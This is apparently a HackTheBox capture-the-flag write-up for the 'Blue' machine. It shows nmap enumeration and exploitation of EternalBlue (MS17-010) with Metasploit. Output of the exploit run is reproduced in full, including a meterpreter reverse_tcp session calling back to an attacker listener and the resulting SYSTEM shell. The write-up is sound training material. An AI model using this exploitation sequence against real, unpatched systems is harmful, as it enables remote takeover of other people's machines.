

Hello! Today, we will be examining the HackTheBox machine titled Blue. It is rated as an easy machine, which is understandable as the difficulty to complete this machine requires 0 privilege escalation or exploit chaining. This machine does, however, cover a very important and well-known exploit known as EternalBlue, so let's get into it.


Starting with enumeration, I ran a simple nmap scan that looked like:




This scan reveals a couple of interesting things.



First, we know we are working with SMB due to the port of interest being 445. We also know we are dealing with an older machine, as it is running Windows 7. Now, it is a good rule of thumb to quickly run a scan for EternalBlue when dealing with SMB, as it is an incredibly popular vulnerability, and it only takes a few seconds to check. Lucky for us, nmap comes with a script for testing this vulnerability.



When we run this command, we get a positive hit!



From here on out, exploitation is very trivial. You can do it straight from Metasploit (there is a manual way to exploit it as well, but Metasploit saves you the headache. You can read more about this vulnerability online). In Metasploit, you can simply search for EternalBlue and select the appropriate exploit.

```
msf6 > search EternalBlue

Matching Modules
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   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel P
ool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalCh
ampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalCh
ampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

From there, simply fill out the RHOSTS and LHOST and then exploit. It should mention some things about a buffer and exploit packet. Don't worry if it fails one or two times, this is a complex attack.

```
[*] 10.10.10.40:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.2:4444 → 10.10.10.40:49160) at 2021-12-10 01:16:01 -0500
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 2612 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Lucky for us, EternalBlue provides system access. From here on out, you just have to find the flags.

IMPORTANT NOTES:

EternalBlue is an exploit that takes advantage of out-of-date Windows machines.

This exploit is utilized by ransomware such as WannaCry

Its CVE is CVE-2017-0144